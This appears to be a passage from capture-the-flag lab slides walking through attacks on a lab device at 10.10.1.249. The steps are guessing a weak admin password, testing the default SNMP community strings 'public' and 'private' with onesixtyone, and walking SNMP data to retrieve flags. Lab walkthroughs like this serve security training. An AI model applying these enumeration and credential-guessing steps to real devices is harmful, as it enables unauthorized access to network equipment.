    Target IP: 10.10.1.249 FLAG0is in the Access Point Beacon broadcasting access to http://10.10.1.249 and try to guess user/password of the system Hint: admin user use weak password to access this system After you can access to the system, we will get the FLAG4 at Username for connection setting in Interface setup tab
  • 33.
    Test default SNMPcommunity string echo public > snmp.txt echo private >> snmp.txt use onesixtyone command in kali to test the community string by use following command onesixtyone -c snmp.txt 10.10.1.249 User MIB browser program to walk get system configuration via SNMP Download here http://www.ireasoning.com/download/mibpro/setup.exe Set community string and SNMP version following this value Set target IP Address to 10.10.1.249 and use Walk
  • 34.
    Then, we willget the result and FLAG12 will be there